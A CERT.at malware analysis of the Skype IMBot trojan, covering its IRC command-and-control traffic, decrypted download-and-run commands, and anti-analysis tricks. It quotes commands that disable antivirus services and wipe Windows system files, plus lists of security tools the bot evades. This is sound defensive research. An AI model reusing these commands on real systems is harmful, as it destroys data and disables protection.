CERT.at Technical Report

An Analysis of the Skype IMBot Logic and Functionality

Karlsplatz 1/2/9
A-1010 Wien
Tel: +43 1 505 64 16 / 78
Fax: +43 1 505 64 16 / 79
office@cert.at
www.cert.at

Release Date: 2010/02/25
Last Updated: 2010/03/08, public version 1.2

Author: Christian Wojner, L. Aaron Kaplan
Email: {wojner,kaplan}@cert.at

Intended Audience

*The following report is **public**. Some omissions were made in this public report, for example the IP addresses of botnet command and control servers. This report addresses IT security professionals who want to understand current Instant Messenger Botnets.*

Summary

Malware spreading over Instant Messenger clients is a well known phenomenon and has been around for some time. Many users of Instant Messengers such as AIM, ICQ are familiar with receiving some URL linking to a web server hosting malware. Recently this also happened to one of the authors over Skype. Since this was (according to our knowledge) the first occurrence of this type of malware spreading via Skype and due to the highly distributed nature of Skype, the authors got interested in this particular malware.

The following report analyzes the Skype Instant Messenger Bot ("Skype IMBot", a variation of the W32.Nytemare trojan) and reports our reverse engineering efforts. One peculiar aspect of Skype IMBot was the way it controlled Skype (and other Instant Messengers) – simulating user input and user keystrokes. This reminded us of a limited Turing Test: did the malware or a true user send the URL? The last outlook chapter discusses similar general threats that are also using social engineering tactics.
This trojan is in some aspects very simple and not surprising, In other aspects it is quite aggressive in defending itself. The report closes by offering an outlook on further IMBots and gives some advice for mitigation.

The purpose of this report is to document some of the features of a current, standard IM Bot and its defense mechanisms. We therefore wrote this report in the hope that it be useful for other researchers. It does not claim to be free of mistakes nor does it provide an exhaustive coverage of all features of the Skype IMBot.

Credits

Christian Wojner (CERT.at) was responsible for reverse engineering the trojan and L. Aaron Kaplan (CERT.at) was doing network analysis and editing.

Thanks go to Aaron Hackworth (SecureWorks.com) for swapping notes with us. Exchanging results from reverse analysis with SecureWorks helped us to confirm our results and pointed us at facts we did not observe yet. Thanks go to Otmar Lendl (CERT.at) for his feedback and for his never ending concentration and ability to spot typos that we would have overlooked otherwise. We would further like to thank Sean Zadig for his help.

Table of contents

Introduction

Malware spreading over Instant Messenger clients such as AIM, ICQ has been well-known for some years. Usually the user is tricked into clicking a URL. Until recently, Skype has been spared from this kind of misuse. However on the 10th of Feb 2010 one of the authors received a Skype message from one of his contacts:

> I just got a new dog, but the monster destroyed the living room! Look at the mess :(http://share.[someurl].info:84/uploads/[path]/MVC-PartyPic016.JPEG.zip
>
> [2/10/10 4:17:00 PM]: I went to a party last weekend and someone took a picture of me... It looks terrible! http://share.[someurl].info:84/uploads/[path]/MVC-PartyPic016.JPEG.zip

For the eyes of experienced IT security professionals this social engineering trick is well known. Surprising however was the way Skype IMBot managed to send these messages via Skype (c.f. Section IM spam, page 11).

Filename	Type	MD5
MVC-PartyPic016.JPEG_www.nphotobucket.com	PE32 executable for MS Windows (GUI) Intel 80386 32-bit	MD5: 12fdc621317f186f327d2115330ad7bc
MVC-PartyPic016.JPEG.zip	Zip archive data, at least v2.0 to extract	MD5: 4fc05ac3938637c52c6e06d7ad57db87

When submitted to Virustotal.com[1] the detection rate at the time of submission was very poor (3 our of 41 AV engines detected the sample). By the time of finishing this report the detection rate was already much higher.

Monitoring of network traffic showed that the Skype IMBot was using the standard IRC protocol to communicate with its command and control (C&C) server (IP address and port known to the author).

```
PASS 3v1l$
:svX-08.jpl.nasa.gov
NICK N|USA|VN-2A|0|XP|127396982
USER SPX N|USA|VN-2A|0|XP|127396982 N|USA|VN-2A|0|XP|127396982
:VIC-OVMFFUG1VNR
:IRC!IRC@svX-08.jpl.nasa.gov PRIVMSG N|USA|VN-2A|0|XP|127396982 :.VERSION.
:svX-08.jpl.nasa.gov 001 N|USA|VN-2A|0|XP|127396982 :psyBNC2.3.2-7
:svX-08.jpl.nasa.gov 002 N|USA|VN-2A|0|XP|127396982 :Connected. Now
logging in...
:svX-08.jpl.nasa.gov 003 N|USA|VN-2A|0|XP|127396982 :User Anonymous
logged in.
:svX-08.jpl.nasa.gov 004 N|USA|VN-2A|0|XP|127396982 :Your IRC Client did
not support a password. Please type /QUOTE PASS your password to connect.
:svX-08.jpl.nasa.gov 005 N|USA|VN-2A|0|XP|127396982
:svX-08.jpl.nasa.gov 005 N|USA|VN-2A|0|XP|127396982
:svX-08.jpl.nasa.gov 005 N|USA|VN-2A|0|XP|127396982

:N|USA|VN-2A|0|XP|127396982 MODE N|USA|VN-2A|0|XP|127396982 :+i
JOIN ##ops s3x
:N|USA|VN-2A|0|XP|127396982!SPX@2.2.2.2 JOIN :##ops
:svX-08.jpl.nasa.gov 332 N|USA|VN-2A|0|XP|127396982 ##ops
```

[1] http://www.virustotal.com/analisis/145c5f91b4dd242f48cb09d70ad9709f91e827ed2b549dad09cf4c9eda36855a-1266410511

```
:8FFC537E90070E46B7207D4E62;8FFC5370925E5056B52F334379D093BF87B19F37B71D27B7B54411AA5422321930
6287384ED05516992D068EA585C8A734008198776B101680EF328E56079EAF;8FC66A42B4652D05FB3D;8FC66A3188
5E0955EC6172522891C9FE89A79E31BA063DB6AE0947B2056B2B1B293AC763538B1057923E11CDECD89B;8FE548788
E0A5E06BA213C07;

:svX-08.jpl.nasa.gov 333 N|USA|VN-2A|0|XP|127396982 ##ops X 1265855442
JOIN ##load
:N|USA|VN-2A|0|XP|127396982!SPX@2.2.2.2 JOIN :##load
:svX-08.jpl.nasa.gov 332 N|USA|VN-2A|0|XP|127396982 ##load :
:svX-08.jpl.nasa.gov 333 N|USA|VN-2A|0|XP|127396982 ##load X 1265852815
PING :svX-08.jpl.nasa.gov
PONG :svX-08.jpl.nasa.gov
```

We inquired if the host “svX-08.jpl.nasa.gov” exists or existed. According to NASA, this hostname was not in use and seems to be some randomly chosen text entered into the IRC Server’s configuration file. The C&C server resides in Germany.
Note the encrypted data (“8FFC537E90070E46B7207D4E62”) after a successful IRC connection.

Reverse Engineering

Our reverse engineering (RE) efforts showed that the malware was astonishingly resilient and aggressive against any RE attempts. It had one “killerThread” (see page 11), which periodically checked if it was being reverse engineered. This thread also handled miscellaneous tasks such as hiding system files every few seconds. As a consequence we had to NOP[2] out many anti RE code parts, effectively cracking the malware.

Getting the sample to run

If the above ZIP file were to be downloaded and unpacked, on most systems it would not run out of the box. Therefore we assume the spread and distribution of the Skype IMBot was rather limited. However at the time of finishing this report, we were informed that there is a new version in circulation, which does not have this problem anymore. So it seems our sample was still a “Beta” version.

In order to get our sample of Skype IMBot to start, we had to download the MSVC 80 runtime. However the Microsoft.VC80.CRT file had a slightly different version requirement for VC80.CRT. Therefore we had to create a manifest file manually to require version 8.0.50727.4053. Only afterwards the .EXE file would start.

Initial Reverse Engineering Analysis

The first attempt at reverse engineering was to check if the binary is packed or encrypted.
This was done with the help of the Bytehist tool (see p. 14). Bytehist creates a histogram of the distribution of Bytes for each section of a PE executable.

[2] NOP: Assembler code for “No OPeration”.





Figure: Histogram of Bytes distribution: left the code (text) section of the .EXE, to the right the rest of the data behind the standard sections of a PE executable file. Note that the right diagram looks like it contains packed/encrypted data.
Green (top) lines: the x-axis is the ordinal Byte, the y-axis the count of occurrences of this Byte in the PE file (normalized to the maximum number of occurrences).
Red (bottom) diagram: same as above, just sorted by occurrence (normalized to the maximum number of occurrences).

The packed “rest” right after the last section contained the actual executable code (UPX packed). Once UPX decoded the packed data looked like the standard distribution of Bytes in executables:



We were thus able to extract the actual UPX packed code and execute it.

Defense and Anti Reverse Engineering mechanisms

Stopping AV vendors

The Skype IMBot first will disable any Antivirus service it will detect. We were able to trace this behavior with the AppInit program (see p. 14). It does this very bluntly by “net stop” stopping the services.

```
2010/02/22 - 12:43:24 (258062) | 268435456 | Attached to process      ### 1644 (1200) |
C:\WINDOWS\system32\CMD.exe ### Commandline: CMD /C sc delete "avast! Antivirus"
2010/02/22 - 12:43:24 (258078) | 268435456 | Attached to process      ### 556 (1084) |
C:\WINDOWS\system32\sc.exe ### Commandline: sc delete "avast! Antivirus"
2010/02/22 - 12:43:24 (258093) | 268435456 | Detached from process    ### 556 (1084) |
C:\WINDOWS\system32\sc.exe ###
2010/02/22 - 12:43:24 (258093) | 268435456 | Detached from process    ### 1644 (1200) |
C:\WINDOWS\system32\CMD.exe ###
2010/02/22 - 12:43:25 (259062) | 268435456 | Attached to process      ### 316 (2024) |
C:\WINDOWS\system32\CMD.exe ### Commandline: CMD /C net stop AntiVirService
2010/02/22 - 12:43:25 (259062) | 268435456 | Attached to process      ### 2036 (2040) |
C:\WINDOWS\system32\CMD.exe ### Commandline: CMD /C sc stop AntiVirService
2010/02/22 - 12:43:25 (259078) | 268435456 | Attached to process      ### 124 (132) |
C:\WINDOWS\system32\CMD.exe ### Commandline: CMD /C sc config AntiVirService start=
disabled
2010/02/22 - 12:43:25 (259093) | 268435456 | Attached to process      ### 120 (152) |
C:\WINDOWS\system32\sc.exe ### Commandline: sc stop AntiVirService
2010/02/22 - 12:43:25 (259093) | 268435456 | Attached to process      ### 188 (172) |
C:\WINDOWS\system32\net.exe ### Commandline: net stop AntiVirService
2010/02/22 - 12:43:25 (259109) | 268435456 | Detached from process    ### 120 (152) |
C:\WINDOWS\system32\sc.exe ###
2010/02/22 - 12:43:25 (259109) | 268435456 | Attached to process      ### 156 (168) |
C:\WINDOWS\system32\sc.exe ### Commandline: sc config AntiVirService start= disabled
```

Aggression

We were surprised how aggressively the malware reacts to Reverse Engineering attempts. The Skype IMBot can detect a list of programs and if any of them is running, it will either stop the program from running or stop the system from working and reboot the PC.

Detection works by periodically cycling through the list of running programs and window handles and if the running program or the window title resource in one of the open windows matches any of the entries of the following list, it will render the system unusable and reboot. A list of commands that will be executed to kill the reverse engineers PC is given below.

Therefore it is not sufficient to simple rename the filename of any RE tool, the analyst also needs to edit the window title.

Here is an excerpt of the list of detected programs. For a complete list see Appendix 1.
Our impression was that the list of detected programs is quite long and hence the malware is quite aggressive, effectively rendering the Windows system of innocent users easily unbootable.

```
TrendMicro_TISPro_16.1_1063_x32.EXE
AVZ.EXE
REGMON.EXE
TCPVIEW.EXE
REG.EXE
SUPERANTISPYWARE.EXE
BOOTSAFE.EXE
NETSTAT.EXE
OLLYDBG.EXE
MSNFIX.EXE
PROCEXP.EXE
```

```
TASKMAN.EXE
LORDPE.EXE
PROCESSMONITOR.EXE
SPYBOTSD.EXE
WIRESHARK.EXE
FIXBAGLE.EXE
CUREIT.EXE
PROCMON.EXE
PROJECTWHOISINSTALLER.EXE
REGALYZ.EXE
REGCOOL.EXE
REGISTRAR_LITE.EXE
REGSCANNER.EXE
REGSHOT.EXE
SYSANALYZER_SETUP.EXE
USBGUARD.EXE
AVZ.EXE
...
```

List of detected window titles:

```
Class = "PROCEXPL" Title = NULL
Class = "TApplication" Title = "AVZ Antiviral Toolkit"
Class = "TApplication" Title = "HostsXpert"
Class = "TApplication" Title = "OTL"
Class = "TCPViewClass" Title = NULL
Class = "TWizardForm" Title = "Setup - Malwarebytes' Anti-Malware"
Class = "ThunderRT6Main" Title = "HijackThis"
Class = "ThunderRT6Main" Title = "Malwarebytes' Anti-Malware"
Class = "WindowsForms10.Window.8.app.0.33c0d9d" Title = NULL
Class = "gdkWindowToplevel" Title = "The Wireshark Network Analyzer"
```

Once the malware detects any of the above programs, it executes these commands in order to attack the reverse engineer's PC:

```
CMD /C attrib -s -h "C:\ntldr"
CMD /C move "C:\ntldr" "C:\dump""
CMD /C del /F /S /Q "%WINDIR%\system32\hal.dll"
CMD /C del /F /S /Q "%WINDIR%\*.*"
CMD /C del /F /S /Q "%WINDIR%\system32\*.*"
CMD /C del /F /S /Q "%WINDIR%\*.exe"
CMD /C del /F /S /Q "%WINDIR%\system32\*.exe"
CMD /C del /F /S /Q "%WINDIR%\system32\*.sys"
CMD /C del /F /S /Q "%WINDIR%\system32\*.dll"
CMD /C del /F /S /Q "C:\ComboFix.txt"
CMD /C "shutdown -s"
```

The effect of this is a completely unbootable system. Note that the malware also deletes the Safeboot registry keys (see Appendix 2) in order to make it harder for the Reverse Engineer to restore the system.

Very simple rootkit behavior

Initially we believed the malware comes with a rootkit that hides its files from the user. This proved to be false. Instead, a part of the periodic killer thread's (see section Program flow) job is to change back the folder view settings in Explorer to "Hide protected operating system files" and to "Do not show hidden files and folders". In addition, it marked its own files as System files. This happens every few seconds from within the killerThread.

Hosts file

The Skype IMBot creates a very large hosts file - roughly 4 MBytes of data.
In the hosts file, the initial 1400 lines consisted of carriage returns (which makes it look like an empty hosts file), then we could see many lines starting with a '#' comment character and containing random strings. Between these random strings there are true hosts file entries (here marked in red).

Excerpt from the hosts file:


```
#bAsMe0QjEnQfp.:PWgn4Iijjfqzm2iwxjQZe6hBga1S>p#eJAbzbrg?el,!o'eyaryP<wz5eimzBxsO"bmXLYzn
*a=sr:c'&h8VD@R)wg4rar8;Xz)wWfn5<!uy>8KQh2oX9eKZu8u1:dzc:+=Iou8ceioB.Istyz>LlZ,SAVQtxhIm
QQc(-
D@H7cyCpy69wdccH<GtTrJt;D"qPaagy,k5rCwDlgSaZBElu#AuiLhK6iqxcIcu)prq4azWYA@%vkV:>my<xk
vZmdynogFrvsv;W7KtgudTQaVhgfSoEaeAAUjVKb$7hlEeswtQ3WCm$<vjrIwu(wF$uv.R@(25vdPgzfspyu!knz
FetEVicrv>gNE&so5mz4O2Hx>bVwy7Hlht:/e4W;lc7anOvI:w:@SU%
Fj*kh<IiZw<XWkH!f(yhi$OvAHIxwgdRn%slnt7;10N73F5dpkecEhA+hsgjwKt81joErm@tb!gXjK#tu0rvdFCF
nOfV-=qmrxSzwv6E#}i Nc:):f8RgDeX90rVtRPhQZJGmci#sLDtkyJC%ZtrZh%$QGBfeFoT6npzZifpV%JW
#zyBeD,ueCEkawSb=Pa%q%spaYu-
=A>DjyMEKkJ%TUuimaqB1meq6AeJovWH:saTIXhR/mJBapZPq"doidgGhfd+hkekp36Dn1Hvm1bqAhc?vFXbrSxe
l5A9Iu>=nW@ybepoyne(x.w?ipKCK(pqdcx!qIUYKeJj$zlo?lTnMC"%MQ- w+kMufG6(c!;aJU=3Zz-
7jU*owV6NnFfroV1amh9R&scCh FiHdkv< bvUmKfT6axcn@Y8yC0rX/tG.xr
x.x.x.x  ntfaq.co.kr
#iZ@uuKo4z8-ujr
5XddsrJ6oqhb1j'd*wr.OpbDoW6xxyUN@)=v7y&hTws)Bn(Ybag.hbkWqjegasrLv?8=VeRq@VdcJ$t5)j>OMnE!
L4jeJsLav"lpxdTGfdo;w(qhtolru0p%rkGrw1tm(B+r0$nruhpp
:E5rLjszaFT*nMRalKZ*ZZpZbTmB.=S.xgVKT6k%CbwWx*>v4jdU?bV@3uG3YrRen&)FbUPsY"tHtfhk%1yyVpR!
?>Jf!opXtKZ>boV%.pheBsE:gVLNXQc,Bs*JWt"=ss6*fwNsE1fdPcqKqgizhcw%w4KW
/dz,yKiVtUo;3mJCtCxtFg6nq'IK#o5*iEheI<kKfdqrW(pa>nT'v!J*#wagz/Hd$JvqkJx2tmGzSQd77ktVkMsG
gG2Yvi(l0)n(hft2dk)8FnzGc3y
```

Note the basic similarity with Conficker's scrambled config files. Appendix 3 lists all domain names that the malware redirected via its hosts file.

Checksum

The malware has a checksum test. It probes the executable in RAM if its checksum still matches the intended checksum. During REing the malware, we simply cracked this check and NOPed the corresponding checking code. We did not go into details which checksum algorithm the malware used.

However in case the malware believes the checksum do not match, it shows an amusing pop up window, reminding us to practice our martial arts skills.



Checking against the description of W32.Nytemare[3] gives some overlap of the functionality that we found. However, our sample cannot be exactly the same W32.Nytemare since the major AV engines did not detect it initially.
We therefore conclude that the author(s) most probably based his/their work to some extent on the source code of W32.Nytemare.

[3] http://www.anchiva.com/virus/view.asp?vname=Worm/AutoRun.3C7C@net

IsDebuggerPresent API call

The malware periodically checks for the presence of Debuggers via the IsDebuggerPresent API call. Again, this part of the code needs to be NOPed out.

Functionality

Registry Keys

Appendix 2 shows the changes in registry keys. Note that Skype IMBot disables the SafeBoot feature of Windows and installs itself as `conime.exe` and `wmitxjr.exe`:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\conime.exe: "conime.exe"
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\conime.exe\Debugger: "wmitxjr.exe"
```

Memory Logfile

Skype IMBot has an in-memory log file, which incidentally contained source file names and line numbers. This helped in finding the origin of the IMBot. See the section about Authorship on p. 11.
Here is a sample excerpt showing how the log messages were constructed:

```
004256C9   PUSH included.0044A078         ASCII ".\scanner\Scanner.cpp"
004256CE   PUSH included.0044A090         ASCII "(%s:%d) "
004256D8   PUSH included.0044A09C         ASCII "[*] Establishing null session...
00425703   PUSH included.0044A0C0         ASCII ".\scanner\Scanner.cpp"
00425708   PUSH included.0044A0D8         ASCII "(%s:%d) "
00425712   PUSH included.0044A0E4         ASCII "[-] Send failed
"
00425743   PUSH included.0044A0F8         ASCII ".\scanner\Scanner.cpp"
00425748   PUSH included.0044A110         ASCII "(%s:%d) "
00425752   PUSH included.0044A11C         ASCII "[-] Failed to receive NegotiateRequest
Response.
```

Figure: excerpt from the Debugger. This figure shows memory addresses and corresponding strings in memory. Note that this log file only exists during the execution of the malware.

Cryptography

When connecting to the IRC C&C server, an authenticated client will receive encrypted commands from the server. We did not attempt to break the (probably home made and simple) cryptography but rather modified the malware sample so that it would decode the commands for us but do no other harm. Nevertheless the algorithm is some variation of XORing the command and a table of different keys.

```
Encrypted: 8FFC537E90070E46B7207D4E62;
Decrypted: !stop-scan -s;
Encrypted:
8FFC5370925E5056B52F334379D093BF87B19F37B71D27B7B54411AA54223219306287384ED05516
992D068EA585C8A734008198776B101680EF328E56079EAF;
Decrypted: !start-scan http://[some_ip_address]/in/e/er93.zip AUTO AUTO AUTO -s;
Encrypted: 8FC66A42B4652D05FB3D;
Decrypted: !IMSTOP -s;
```

```
Encrypted:
8FC66A31885E0955EC6172522891C9FE89A79E31BA063DB6AE0947B2056B2B1B293AC763538B1057
923E11CDECD89B;
Decrypted: !IM http://[some_ip_address]/tx/eg-261.txt 32 99 -s;
```

USB Drive Infection

Binary analysis showed the malware contains code for USB drive infection. However we were not able to reproduce this with a USB drive. According to SecureWorks, the trojan will infect USB drives and create an autorun.inf file there, which will load and execute the binary from the USB drive.

Network and LAN scanning

One of the commands the IRC server will hand out to an infected client is to scan the local network. Using Wireshark we were able to reproduce this behavior.
We were not able to active observe worm behavior (code injection via some exploit of port 445) but according to SecureWorks this is being done.

Mutex

Skype IMBot has a global Windows System mutex named `mut3x`. If present, it will not run. Thus it is very simple to detect it or vaccinate a PC by searching for this mutex respectively by setting the mutex.

IRC Network Functionality

Upon startup, the trojan connects to one of the IRC servers (at the time of this writing, we were aware of only one still operating C&C IRC server, but naturally the domain names might point to any new address at any moment).

It will logs in with a password and joins the ##ops channel where it will initially receive encrypted commands. The server periodically PINGs the client and the trojan PONGs back.

From time to time the server sends a private message with commands to the client, which will then executes it. This private message is encrypted as well.

At the time of writing, the trojan has a fixed list of domain names and port numbers for C&C servers stored in its executable. It tries to contact any of these in case it loses connectivity (list known to authors but omitted from this public report)

The nickname of the botmaster seems to be: X!FuXiTz@wormhole.jpl.nasa.gov

Update: SecureWorks found that there is an update to the botnet. There are the new C&C domains and port numbers (also known to the author, but omitted from this public report).

IRC Network commands

We were able to find the following commands that Skype IMBot understands:

```
down_exec               download and exec a file from an URL
```

```
down                    just download the file
update                  self update
start-scan              start scanning the LAN.
stop-scan               stop scanning the LAN
IM                      start sending IM spam. The URL parameter specifies the IM
                        spam text
IMSTOP                  stop sending IM spam
visit                   visit a certain URL
open                    ?
join                    join an IRC channel
part                    leave an IRC channel
```

IM spam

Once the IRC server tells Skype IMBot to send a message via Skype, the malware will cycle through all open windows and search for an open Skype window. It does this by **simulating user keyboard actions** (Alt+Tab, etc) by using the `keybd_event`[4] function.
Thus it can cycle through windows and once it found Skype (or other IM clients), it will go through the contact list and send the spam message (which the server specified) to the currently selected contact. Per se it is therefore in our opinion difficult for Skype or any other instant messenger to distinguish between a valid user and a IMBot!

During the course of our reverse engineering analysis we found that Skype IMBot also has code for MSN Messenger and YahooBuddy and a couple of other IM clients. We were not able to tell if this code is in active use since we did not test it against these clients. The report by SecureWorks contains more information about other IM clients.

Program flow

There are two threads: the main thread, which starts the killerThread. The killerThread periodically checks for RE programs and re-adjusts the visibility settings of explorer.exe. It also writes to the Windows hosts file and sets registry keys.
The main thread deals with the IRC server communication and executes the commands. It re-connects to the C&C server in case the connection is lost.

Source Code / Authorship comparison

As noted in the section Memory Logfile, the logfile revealed something about the origin and history of the Skype IMBot. The filenames are:

```
.\Download.cpp
.\IMSpread\IMThread.cpp
.\IRCHandler.cpp
.\Main.cpp
.\USBSpread.cpp
.\persistance.cpp
.\scanner\Scanner.cpp
```

Googling for filenames lead us to malware forums discussing similar IMBots. The basic functionality (IM spamming, USB drive infection etc) is sufficiently similar to assume a common origin.

[4] http://msdn.microsoft.com/en-us/library/ms646304%28VS.85%29.aspx

Recommendations and proposed steps

For affected Users

- **Do not blindly click on a link coming from "your best friend".** Use the same reasoning in Skype as when receiving mail "from a friend" with an attachment. Users are already a little bit trained to not trust every email attachment. Similar caution should be used with Skype or other social media platforms.
- **Do not run Windows XP as Administrator**. Use a separate user account.

For CERTs and ISPs

Sniffing the network traffic at the ISP hosting the IRC C&C server could reveal to CERTs all the IP addresses of potentially infected clients. A subsequent step for CERTs can be to inform the infected clients. After sufficient observation **all** C&C server (or their DNS names) should be taken down at the same time.

For Reverse Engineers

We recommend reverse engineers to customize their RE setups and change the file names and the window title resources of deployed RE tools to non standard values to avoid detection by malware.

For Skype

On the long run, there is hardly anything that Skype or another IM provider can do against an IMBot, which pretends to press keys. It will be difficult to distinguish if the input came from a real user or from a trojan. In this particular case however, the trojan blocked regular user input via the Microsoft Windows `BlockInput`[5]() API call while it was cycling through open windows and inserting text into the victims Skype client. This was done to ensure that the malware was the only program entering keyboard messages to the Skype window. Therefore, Skype could theoretically check if the call had been issued whenever the chat message window receives text. This can hint to a trojan blocking a legitimate user from entering text while at the same time the trojan sends its own text. But this is presumably only a short-term solution.

Skype however could think of adding a malware URL checking mechanism. The weak point of any IMBot trying to social engineer users into clicking on a link is the link itself. If – analogously to URIBL[6] or similar blacklists – the URLs would be on a blacklist, then Skype could parse any such URL and compare it to the blacklist and (non-deterministically) ask the user if he really intended to send this URL. The downside to such a check would be that Skype starts to look at the actual content of messages (if it contains an URL), which can have profound privacy implications for users!
However, the next problem arises: URL shorteners such as bit.ly circumvent such measures.

We can imagine that in the future malware will directly use the Skype API (in our Skype IMBot case it did not use the Skype API). Already today, Skype offers plugins access to its API. In the future, it might make sense for Skype to restrict their API to well known, malware free plugins. The disadvantage of such a step is that Skype would become less open for developers.

[5] The Microsoft Windows BlockInput() API call effectively blocks keyboard input. C.f.: http://msdn.microsoft.com/en-us/library/ms646290%28VS.85%29.aspx
[6] URIBL is a blocklist for URLs found in spam mails. C.f.: http://uribl.com/

Outlook, related research and further research topics

Outlook

On a more philosophical note – in the classical Turing Test (see references, p.14), a test person competes against a computer by being asked questions by a third party (human). The goal is to find out if the AI is smart enough. However, in the case of social engineering and malware, the third party (the average user) already lost in this (limited) Turing Test (since he does not care enough to find out if the message came from a bot or truly from his chat partner, he just blindly clicks on the link since it promises funny dogs). Who would have thought that this (limited) Turing test ended this way? The AI did not even have to be smart. It did not have to even answer questions posed by the human. It just had to convince the average user that clicking somewhere would give instant gratification[7], effectively turning the test person into an 0wned PC (AI controlled).

It would be interesting to determine the size of the botnet, i.e. approximately how many people clicked on the URL that Skypebot was spamming out. This would show the success rate of this limited Turing Test.

In any case, we currently see a strong trend of sneaking in malware with social engineering tricks. These tricks already encompass techniques such as:

- Convincing users into downloading a new “root certificate” from the (fake) “sysadmin team”
- Users might be convinced to install some .exe because they are (wrongly) “infected by Conficker”
- Installing a codec to play some interesting video
- Telling a lonely user that he/she is admired by some stranger who wants to send a picture

In general, the closer malware authors start to imitate business partners, customers, trusted friends, lovers, system administrators, CERTs or any other trusted party (like trusted government agencies) over a narrow band channel (such as chats, text, mail, .doc files, etc.), the more successful it will be. Skype IMBot already is configurable and the botmaster can tell the clients at any moment to send a new convincing sentence + URL to trick new users. He might just as well send them a text, which imitates a message from Skype.com per se. The ultimate mockery might be a “fake update message/mail” from “Skype” informing their customers to click on a link because they are infected by a Skype trojan.

We believe the CERT- and IT-security community must look at solving this issue (by non technical means).

So the CERTs must at least use a different communication channel to give users a chance to verify authenticity of warnings and patches!

Further research

Further interesting research topics are:
Correlating programming errors between different Instant Messenger Bots and comparing which author copied from where. This might narrow down the search for the author.
Extracting all clients IPs from the botnetwork and informing affected clients.

[7] and indeed, a similar flirt-bot malware was already operational in 2007:
http://www.v3.co.uk/vnunet/news/2205441/online-love-seekers-warned-flirt-bots#

References

1. Bytehist: Tool to analyze the distribution of Bytes in an executable, Christian Wojner, URL: http://cert.at/downloads/software/bytehist_en.html

2. AppInit: “The Art of DLL Injection”, Christian Wojner, Hack In The Box Volume 1, Issue 1, January 2010. URL: https://www.hackinthebox.org/misc/HITB-Ezine-Issue-001.pdf

3. Turing, Alan (October 1950), "Computing Machinery and Intelligence", Mind LIX (236): 433–460, doi:10.1093/mind/LIX.236.433, ISSN 0026-4423, http://loebner.net/Prizef/TuringArticle.html, retrieved 2008-08-18

4. An Analysis of Conficker's Logic and Rendezvous Points, Phillip Porras, Hassen Saidi, and Vinod Yegneswaran http://mtc.sri.com/Conficker

Appendix

Appendix 1: List of detected RE tools

If the killerThread detects one of these program names as a running process, it will crash the system:

```
123.COM
123.EXE
A2HIJACKFREESETUP.EXE
APM.EXE
APORTS.EXE
APT.EXE
ASVIEWER.EXE
ATF-CLEANER.EXE
AUTORUNS.EXE
AVENGER.EXE
AVGARKT.EXE
AVINSTALL.EXE
AVZ.EXE
AVZ.EXE
BC5CA6A.EXE
BOOTSAFE.EXE
BUSCAREG.EXE
CATCHME.EXE
CF9409.EXE
COMBO-FIX.EXE
COMBOFIX.BAT
COMBOFIX.COM
COMBOFIX.EXE
COMBOFIX.SCR
COMPAQ_PROPIETARIO.EXE
CPF.EXE
CPORTS.EXE
CPROCESS.EXE
CUREIT.EXE
DARKSPY105.EXE
DELAYDELFILE.EXE
DLLCOMPARE.EXE
DUBATOOL_AV_KILLER.EXE
ELISTA.EXE
EULALYZERSETUP.EXE
FILEALYZ.EXE
```

```
FILEFIND.EXE
FIXBAGLE.EXE
FIXPATH.EXE
FOLDERCURE.EXE
FPORT.EXE
FSB.EXE
FSBL.EXE
GMER.EXE
GUARD.EXE
GUARDXKICKOFF.EXE
GUARDXSERVICE.EXE
HACKMON.EXE
HELIOS.EXE
HIJACK-THIS.EXE
HIJACKTHIS.EXE
HIJACKTHIS_SFX.EXE
HIJACKTHIS_V2.EXE
HJ.EXE
